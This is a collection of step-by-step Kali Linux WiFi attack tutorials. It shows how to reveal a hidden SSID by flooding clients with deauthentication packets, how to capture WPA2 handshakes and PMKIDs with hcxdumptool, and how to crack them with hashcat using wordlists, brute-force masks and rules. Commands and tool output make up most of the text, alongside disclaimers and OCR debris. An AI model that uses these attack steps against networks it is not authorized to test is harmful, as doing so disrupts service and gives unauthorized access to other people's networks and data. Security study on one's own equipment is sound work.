How To Uncover Hidden SSID With Kali Linux

In this quick lab we will go trough how to Uncover hidden SSID with Kali Linux and a wireless card that can be set to monitor mode.

SSID is short for service set identifier (SSID), SSID is the sequence of characters that uniquely identify a wireless local area network, the name can be up to 32 alphanumeric character and is case sensitive .

By default the configuration mode for a access point is to broadcast the SSID in a beacon frame, this allows clients to discover them easily.

Some network administrators disables the broadcasting of SSID in the configuration file, this tells the access point to not broadcast the SSID in the beacon frame, it is done in believe that it will add one more security layer to the network, the effect of not sending out the SSID is that only devices that knows the name of the SSID can connect to

the network.

Unfortunately hiding the SSID will not add any extra security layer to the WLAN, there are lots of different method to uncover a hidden SSID, you can use windows and android tools to automatically discover SSIDs, hiding the SSID should not be considered as a extra security layer.

Requirements

- Kali Linux
- Wireless card capable of monitor mode and packet injection, like the ALFA AWUS1900
- Your wireless card name

I am using a old D-link router with disabled SSID, for wireless card i am using is my 8 year old AWUS036H-

DISCLAIMER: This software/tutorial is for educational purposes only. Please don't use for illegal activity. The author is not responsible for the use of the application or the users action.

Step 1: Set Wireless card in monitor mode

1.1 Display wireless card name

```
sudo iwconfig
```

```
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
```

```
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Here we can see that my wireless card name is called wlan0.

1.2 Kill interfering processes

```
sudo airmon-ng check kill
```

1.3 Put the interface into monitor mode, this can be archived in different ways, i am using airmon-ng to start the card in monitor mode.

```
sudo airmon-ng start wlan0
```

NOTE: The command will create a new virtual interface with the same name as your old interface plus the word mon.

1.4 Display wireless card to confirm the new interface

```
sudo iwconfig
```

```
wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
eth0      no wireless extensions.
```

```
lo        no wireless extensions.

root@iPhone:~#
```

Step 2: Scan for available networks

2.1 Use airodump-ng to scan for nearby networks and look for your router. i know that my BSSID is 84:C9:B2:6A:9E:90 and i am using channel 6.

```
sudo airodump-ng wlan0mon
```

```
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 84:C9:B2:6A:9E:90  -29      144       11    0   6  130  WPA2 CCMP   PSK  <length:
0>
 F0:9F:C2:AA:6C:B9  -47       45        0    0   1  195  WPA2 CCMP   PSK  Perham
 32:CD:A7:15:AD:49  -49       29        0    0   6  54e  WPA2 CCMP   PSK  DIRECT-
SoM2020 Series
 BC:EE:7B:7E:18:90  -49      124       12    0   9  195  WPA2 CCMP   PSK  nocco1
 80:2A:A8:44:C5:B1  -51       76        3    0   1  195  WPA2 CCMP   PSK  PontuS
 82:2A:A8:44:C5:B1  -51       63        0    0   1  195  WPA2 CCMP   PSK  <length:
0>
 F2:9F:C2:AA:6C:B9  -47       51        0    0   1  195  WPA2 CCMP   PSK  <length:
0>
 08:86:3B:DD:2C:95  -54       20        4    0   1  130  WPA2 CCMP   PSK
belkin.24d
```

I can see that the first SSID network have no SSID “<length: 0>” and it matches my BSSID and channel.

Now type down the BSSID and the channel of your access point and cancel the current command and rerun it specifying the BSSID and channel of the hidden SSID.

```
sudo airodump-ng -c 6 --bssid 84:C9:B2:6A:9E:90 wlan0mon
```

```
CH  6 ][ Elapsed: 18 s ][ 2019-07-15 20:21 ][ paused output
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 84:C9:B2:6A:9E:90  -25  87      185       35    0   6  130  WPA2 CCMP   PSK
<length:  0>
 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 84:C9:B2:6A:9E:90  84:C9:B2:6A:9E:90   -1    1 - 0      0       21
```

We have two options while scanning the network, we can either wait for a new device to connect. The new device will send out a beacon frame, airodump-ng will immediately populate the SSID in the terminal output.

I will now connect a device to the network to demonstrate how it will show up in the output.

```
CH  6 ][ Elapsed: 6 mins ][ 2019-07-15 20:27 ][ paused output
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 84:C9:B2:6A:9E:90  -24 100     3247      416    0   6  130  WPA2 CCMP   PSK
HoneyP01
 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 84:C9:B2:6A:9E:90  84:C9:B2:6A:9E:90   -1    1 - 0      0      262
 84:C9:B2:6A:9E:90  00:C0:CA:95:EA:8B   -7    0 - 1      2        6
```

Observer that the ESSID is now showing the name HoneyP01

Second options is to force disconnect one or all of devices that are associated with the AP. We can use aireplay-ng to disconnect devices by flooding them with de-authentication packets.

2.2 Open a new terminal and send de authentication packets to all connected devices on

the router. The command will send out 5 de-authentication packets to the access point.

```
sudo aireplay-ng -0 5 -a 84:C9:B2:6A:9E:90 --ignore-negative wlan0mon
```

```
20:38:49  Waiting for beacon frame (BSSID: 84:C9:B2:6A:9E:90) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:38:49  Sending DeAuth (code 7) to broadcast -- BSSID: [84:C9:B2:6A:9E:90]
20:38:50  Sending DeAuth (code 7) to broadcast -- BSSID: [84:C9:B2:6A:9E:90]
20:38:50  Sending DeAuth (code 7) to broadcast -- BSSID: [84:C9:B2:6A:9E:90]
20:38:51  Sending DeAuth (code 7) to broadcast -- BSSID: [84:C9:B2:6A:9E:90]
20:38:51  Sending DeAuth (code 7) to broadcast -- BSSID: [84:C9:B2:6A:9E:90]
root@iPhone:~#
```

2.3 Go back to terminal one, now you should see the ESSID of the hidden WLAN.

```
CH  6 ][ Elapsed: 7 mins ][ 2019-07-15 20:39 ][ paused output
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 84:C9:B2:6A:9E:90  -16  96     4204      608    0   6  130  WPA2 CCMP   PSK
HoneyP01
 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 84:C9:B2:6A:9E:90  84:C9:B2:6A:9E:90   -1    1 - 0      0      322
 84:C9:B2:6A:9E:90  00:C0:CA:95:EA:8B   -7    0 - 1e     0       37
```

We can refine our scan and just target one associated device, modify the command by adding a target station.

```
sudo aireplay-ng -0 5 -a 84:C9:B2:6A:9E:90 -c 00:C0:CA:95:EA:8B --ignore-negative
wlan0mon
```

Conclusion

Uncovering a hidden SSID is easy, due to when a device connects to an access point. The device and the access point exchanges probe requests and response packets.

We have covered some basic terminal commands to uncover a hidden SSID. All equipment used on the lab is mine. Please don’t preform the commands on unauthorized networks.

How To Crack WPA/WPA2 Hash Using HashCat

How To Crack WPA/WPA2 With HashCat

The tutorial will illustrate how to install and configure HashCat on a Windows client and crack the captured PMKID or .hccap files using a wordlist dictionary attack.

“Hashcat is the self-proclaimed world’s fastest password recovery tool. It had a proprietary code base until 2015, but is now released as free software. Versions are available for Linux, OS X, and Windows and can come in CPU-based or GPU-based variants.”

The WPA2 handshake can be captured on a Linux compatible client like Kali Linux with a supported WiFi card running on VirtualBox. Then converted to the right format depending on the captured method and moved over to the Windows client to be cracked.


Use the guides Capturing WPA2 and Capturing WPA2 PMKID to capture the WPA2 handshake. For this test we will use the famous “Rockyou” wordlist.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

Step 1: Download HashCat

Hashcat do not require any installation, it is a portable program it requires you to unpack the downloaded archive.

1. First you need to download Hashcat binaries from https://hashcat.net/hashcat/
2. Navigate to the location where you saved the downloaded file, and unzip the file



Step 2: Download Wordlist

They are numerous wordlists out on the web, for this test we are going to use the famous “rockyou”.

1. Open the hashcat folder on your hard drive and create a new folder called “wordlist”
2. Download the rockyou.txt wordlist from this Link.
3. Save the downloaded file in the new folder “wordlist”

Step 3: Prepare Your Captured WPA2 Handshake

Depending on the method you used to capture the handshake you either must format the cap file to 2500 hash-mode or the PMKID file to hashcat 16800 hash-mode .

For how to format the files please see the guides Capturing WPA2 and Capturing WPA2 PMKID.

In this lab we are using a captured PMKID and a pcpa handshake formatted to hashcat readable format. “HonnyP01.hccapx ” and ” HonnyP02.16800″.

I’m using two different home routers from D-Link and Technicolor for this experiment, both WiFi routers are owed by me.

- The “HonnyP01.hccapx” file is captured from the D-Link router.
- The ” HonnyP02.16800″ file is captured from the Technicolor router.

Step 4: Start Hashcat

You need to run hashcat in CMD or PowerShell. In this example we will use CMD to execute our commands and crack the handshake.

Open CMD and navigate to the hashcat folder.

```
C:\>cd hashcat-5.1.0
C:\hashcat-5.1.0>
```

Type hashcat64 -h to display all options

```
C:\hashcat-5.1.0>hashcat64 -h
```

```
 ===+=============
  1 | CPU
  2 | GPU
  3 | FPGA, DSP, Co-Processor

- [ Workload Profiles ] -

  # | Performance | Runtime | Power Consumption | Desktop Impact
 ===+=============+=========+===================+================
  1 | Low         |   2 ms  | Low               | Minimal
  2 | Default     |  12 ms  | Economic          | Noticeable
  3 | High        |  96 ms  | High              | Unresponsive
  4 | Nightmare   | 480 ms  | Insane            | Headless

- [ Basic Examples ] -

  Attack-          | Hash- |
  Mode             | Type  | Example command
==================+=======+=================================================================
==========
  Wordlist         | $P$   | hashcat -a 0 -m 400 example400.hash example.dict
  Wordlist + Rules | MD5   | hashcat -a 0 -m 0 example0.hash example.dict -r
rules/best64.rule
  Brute-Force      | MD5   | hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a?a
  Combinator       | MD5   | hashcat -a 1 -m 0 example0.hash example.dict
example.dict

If you still have no idea what just happened, try the following pages:

* https://hashcat.net/wiki/#howtos_videos_papers_articles_etc_in_the_wild
* https://hashcat.net/faq/
```

```
C:\hashcat-5.1.0>
```

Step 5: Crack WPA2

In the First example we will illustrate how to get the password from a converted pcap file “.hccapx”.

Copy your converted file to the hashcat folder, in this example i am copying the file HonnyP01.hccapx to my hashcat folder.

Next we will start hashcat and use the wordlist rockyou, type in the parameters below in CMD.

```
C:\hashcat-5.1.0>hashcat64 -m 2500 -w3 HonnyP01.hccapx "wordlist\rockyou.txt"
```

- hashcat64 the binary
- -m 2500 the format type
- -w 3 workload-profile 3
- HonnyP01.hccapx the formatted file
- “wordlist\rockyou.txt” the path to the wordlist

Hashcat will start processing the file, if you are successful the terminal will display the hash and the password.

```
Watchdog: Temperature abort trigger set to 90c

Dictionary cache hit:
* Filename..: wordlist\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
```

```
7005312a9933d3a57065450f0749f210:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
2fed89e93e2cd63175f435db16ca75f0:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
```

Here we can see that hashcat was able to match the hash to a password in the wordlist, in this lab the password to the D-Link WiFi is “password”. You can chose to let the application run trough the wordlist or press “q” to quit.

```
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-EAPOL-PBKDF2
Hash.Target......: HonnyP01.hccapx
Time.Started.....: Fri Jan 18 20:13:27 2019 (42 secs)
Time.Estimated...: Fri Jan 18 20:14:09 2019 (0 secs)
Guess.Base.......: File (wordlist\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   230.7 kH/s (46.06ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 18/25 (72.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 4734913/14344384 (33.01%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:24-49
Candidates.#1....: $HEX[303531313037353434] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 66c Fan: 44% Util: 97% Core:1949MHz Mem:4006MHz Bus:16

Started: Fri Jan 18 20:13:12 2019
Stopped: Fri Jan 18 20:14:10 2019

C:\hashcat-5.1.0>
```

You can display the cracked password with the “show” command or by running the same command again, all cracked hashes will be stored in the “hashcat.potfile” in the hashcat folder.

To display the cracked password in CDM type the command bellow.

```
C:\hashcat-5.1.0>hashcat64 -m 2500 -w3 HonnyP01.hccapx "wordlist\rockyou.txt" --
show
```

```
C:\hashcat-5.1.0>hashcat64 -m 2500 -w3 HonnyP01.hccapx "wordlist\rockyou.txt" --
show
7005312a9933d3a57065450f0749f210:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
2fed89e93e2cd63175f435db16ca75f0:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
fcaf4223879e125e10a272f9234256fe:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
7617ef601966436708eae3ad2c02d295:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
8b5ddfc6bade402e38e2ce023449bf07:84c9b26a9e90:f4bf80c7ec46:HonnyP01:password
C:\hashcat-5.1.0>
```

In the next example we will run the same command except now we use the 16800 mode to run the dictionary attack against formatted PMKID file captured from the Technicolor router.

```
C:\hashcat-5.1.0>hashcat64 -m 16800 -w 3 HonnyP02.16800 "wordlist\rockyou.txt"
```

- hashcat64 the binary
- -m 16800 the format type
- -w 3 workload-profile 3
- HonnyP02.16800 the formatted file
- “wordlist\rockyou.txt” the path to the wordlist

```
17a40e5b92e3815f6111554b1c80f4d9*c4ea1d1f7d93*c498808d7d5f*4c656f6e20322e342047487a
:adsladsl

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 17a40e5b92e3815f6111554b1c80f4d9*c4ea1d1f7d93*c4988...47487a
Time.Started.....: Fri Jan 18 23:12:55 2019 (27 secs)
Time.Estimated...: Fri Jan 18 23:13:22 2019 (0 secs)
Guess.Base.......: File (wordlist\rockyou.txt)
```

```
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.........:   268.6 kH/s (51.75ms) @ Accel:512 Loops:128 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 11008839/14344384 (76.75%)
Rejected.........: 3636039/11008839 (33.03%)
Restore.Point....: 10261572/14344384 (71.54%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: aldohizo123 -> Juelle98
Hardware.Mon.#1..: Temp: 68c Fan: 43% Util: 95% Core:1847MHz Mem:4006MHz Bus:16

Started: Fri Jan 18 23:12:48 2019
Stopped: Fri Jan 18 23:13:24 2019

C:\hashcat-5.1.0>
```

Here we can see that the cracked password is “adsladsl” for the Technicolor router.

```
C:\hashcat-5.1.0>hashcat64 -m 16800 -w 3 HonnyP02.16800 "wordlist\rockyou.txt" --
show
17a40e5b92e3815f6111554b1c80f4d9*c4ea1d1f7d93*c498808d7d5f*4c656f6e20322e342047487a
:adsladsl

C:\hashcat-5.1.0>
```

Extra: Brute Force Attack And Rule based attack

You can let hashcat brute force the file with the command bellow.

```
C:\hashcat-5.1.0>hashcat64 -m 16800 -w 3 HonnyP02.16800 ?l?l?l?l?l?l?l?l
```


Or use ruled base attack.

```
C:\hashcat-5.1.0>hashcat64 -m 16800 -w 3 -r rules\best64.rule
"wordlist\rockyou.txt"
```

Conclusion

Your home or office WiFi can be hacked if you are using a weak password, as always a strong and complex password is still the best defense against an attacker.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.



How To Capture WPA/WPA2 PMKID Kali Linux 2018.4

In this guide i will use the new method to capture WPA/WPA2 PMKID.

“This attack was discovered accidentally while looking for new ways to attack the new WPA3 security standard. WPA3 will be much harder to attack because of its modern key establishment protocol called “Simultaneous Authentication of Equals” (SAE).

The main difference from existing attacks is that in this attack you do not need to capture a full EAPOL 4-way handshake. The new attack is performed on the RSNIE (Robust Security Network Information Element) of a single EAPOL frame.”

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.

Step 1: Install Dependencies And Tools

1.1 Install dependence

```
sudo apt install libcurl4-openssl-dev libpcap0.8-dev zlib1g-dev libssl-dev
```

1.2 In order to use the new attack you need the following tools:

- hcxdumptool v4.2.0 or higher
- hcxtools v4.2.0 or higher
- hashcat v4.2.0 or higher

Download hcxdumptool, hcxtools and hashcat

```
sudo git clone https://github.com/ZerBea/hcxdumptool.git

sudo git clone https://github.com/ZerBea/hcxtools.git

sudo git clone https://github.com/hashcat/hashcat.git
```

1.3 Install hcxdumptool

```
cd hcxdumptool
```

1.3.a Create the installation

```
sudo make
```

1.3.b Start the installation

```
sudo make install
```

1.4.a Install hcxtools

```
cd ..
cd hcxtools/
```

1.4.b Create the installation

```
sudo make
```

1.4.c Start the installation

```
sudo make install
```

1.5.a Install hashcat

```
cd ..
cd hashcat
```

1.5.b Create the installation

```
sudo make
```

1.5.c Start the installation

```
sudo make install
```

Step 2: Configure Network Card

2.1 Set network card in monitor mode

```
## Set interface down
sudo ip link set wlan0 down

## Set monitor mode
sudo iwconfig wlan0 mode monitor

## Set interface up
sudo ip link set wlan0 up
```

2.2 Confirm monitor mode (ALFA AWUS1900)

```
sudo iwconfig
```

```
root@GalaxyS9:~/hashcat# sudo iwconfig
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.442 GHz  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
lo        no wireless extensions.

eth0      no wireless extensions.

root@GalaxyS9:~/hashcat#
```

2.3 Kill the wpa_supplicant for wlan0

```
sudo wpa_cli terminate wlan0
```

```
oot@GalaxyS9:~/hashcat# sudo wpa_cli terminate wlan0
Selected interface 'wlan0'
OK
```

```
root@GalaxyS9:~/hashcat#
```

Step 3: Use Airodump-ng to sniff nearby networks

3.1 Open a new terminal and run airodump-ng to find your target BSSID

```
sudo airodump-ng --ivs wlan0

## Or dump the capture to a file
sudo airodump-ng wlan0 --ivs --wps -w /root/Desktop/Dump01 --output-format csv
```

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
84:C9:B2:6A:9E:90  -38       21        3    0   1  130  WPA2 CCMP   PSK  HonnyP01
```

3.2 Open a new terminal and navigate to the hashcat directory and create a filtermode file with our Target BSSID

```
## Open hashcat directory
cd hashcat/

## Create the filtermode file and enter the targets BSSID
## Target BSSID 84:C9:B2:6A:9E:90 ESSID HonnyP01 Chanel 1
## "echo "BSSID">filter.txt"

sudo echo "84C9B26A9E90">filter.txt
```

Step 4: Use Hcxdumptool To Catch PMKID From The Target

4.1 Lunch Hcxdumptool and write to cap01.pcapng and use the filermode file and only use chanel 5

```
sudo hcxdumptool -o cap01.pcapng -i wlan0 --filterlist=filter.txt --filtermode=2 --
enable_status=1 -c 1
```

```
start capturing (stop with ctrl+c)
INTERFACE:.............: wlan0
ERRORMAX...............: 100 errors
FILTERLIST.............: 1 entries
MAC CLIENT.............: e804100a061d
MAC ACCESS POINT.......: 18421de033b8 (incremented on every new client)
EAPOL TIMEOUT..........: 150000
REPLAYCOUNT............: 64358
ANONCE.................:
edcf48118ea4f0cfc15bf88ece2f38cad42b2e7b294f1db5d3288c7e477fb3b5

INFO: cha=3, rx=999, rx(dropped)=55, tx=32, powned=0, err=0
```

Let the tool run at least 10 minutes and If an AP receives the association request packet and supports sending PMKID you will see a message “FOUND PMKID”

```
[16:25:48 - 011] 12acf1e762A4 -> 84C9B26A9E90 <ESSID> [ASSOCIATIONREQUEST, SEQUENCE
4]
[16:25:48 - 011] 84C9B26A9E90-> 12acf1e762A4 [ASSOCIATIONRESPONSE, SEQUENCE 1416]
[16:25:48 - 011] 84C9B26A9E90-> 12acf1e762A4 [FOUND PMKID]
```

4.2 Run hcxpcaptool to convert the captured data from pcapng format to a hash format accepted by hashcat

```
sudo hcxpcaptool -E essidlist -I identitylist -U usernamelist -z cap01.16800
cap01.pcapng
```

```
root@GalaxyS9:~/hashcat# sudo hcxpcaptool -E essidlist -I identitylist -U
usernamelist -z cap01.16800 cap01.pcapng

reading from cap01.pcapng
summary:
--------
file name....................: cap01.pcapng
file type....................: pcapng 1.0
file hardware information....: armv7l
file os information..........: Linux 4.14.79-v7+
file application information.: hcxdumptool 5.1.0
network type.................: DLT_IEEE802_11_RADIO (127)
endianess....................: little endian
read errors..................: flawless
packets inside...............: 81
skipped packets..............: 0
packets with GPS data........: 0
packets with FCS.............: 0
WDS packets..................: 2
beacons (with ESSID inside)..: 22
probe requests...............: 22
probe responses..............: 14
association requests.........: 1
association responses........: 1
reassociation responses......: 2
authentications (OPEN SYSTEM): 8
authentications (BROADCOM)...: 8
EAPOL packets................: 8
EAPOL PMKIDs.................: 1
best handshakes..............: 1 (ap-less: 0)

1 PMKID(s) written to cap01.16800
root@GalaxyS9:~/hashcat#
```

4.3 Validate the hash

```
cat cap01.16800
```

```
root@GalaxyS9:~/hashcat# cat cap01.16800
```

```
4a12770f5a10315f7a8a6e9cd311c9ca*1cb72c843c70*b0ca68623d4f*506f6e747553
root@GalaxyS9:~/hashcat#
```


4.4 Crack the formatted pcapng with hashcat

```
./hashcat -m 16800 cap01.16800 -a 3 -w 3 '?l?l?l?l?l?lt!'
```

```
[s]tatus [p]ause [b]ypass heckpoint [q]uit =>

Session..........: hashcat
Status...........: Running
Hash.Type........: WPA-PMKID-PBKDF2
Hash.Target......: 9ba69e3487f514214f1e0fa61ab78fb1*08863bdd2c95*a46cf...323464
Time.Started.....: Sun Dec 23 22:02:53 2018 (3 mins, 2 secs)
Time.Estimated...: Sun Dec 23 22:20:42 2018 (14 mins, 47 secs)
Guess.Mask.......: '?l?l?l?l?l?lt!' [10]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   289.5 kH/s (51.84ms) @ Accel:256 Loops:64 Thr:256 Vec:1
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 52101120/308915776 (16.87%)
Rejected.........: 0/52101120 (0.00%)
Restore.Point....: 52101120/308915776 (16.87%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3456-3520
Candidates.#1....: 'lwybcot!' -> 'yymytht!'
Hardware.Mon.#1..: Temp: 77c Fan: 55% Util: 99% Core:1822MHz Mem:4006MHz Bus:16
```

For a more detail guide on how to use hashcat please see the guide on how to use hashcat in windows.

DISCLAIMER: This software/tutorial is for educational purposes only. It should not be used for illegal activity. The author is not responsible for its use or the users action.



How To Install ALFA AWUS1900 Kali Linux 2018.4

Install ALFA AWUS1900 Kali Linux.

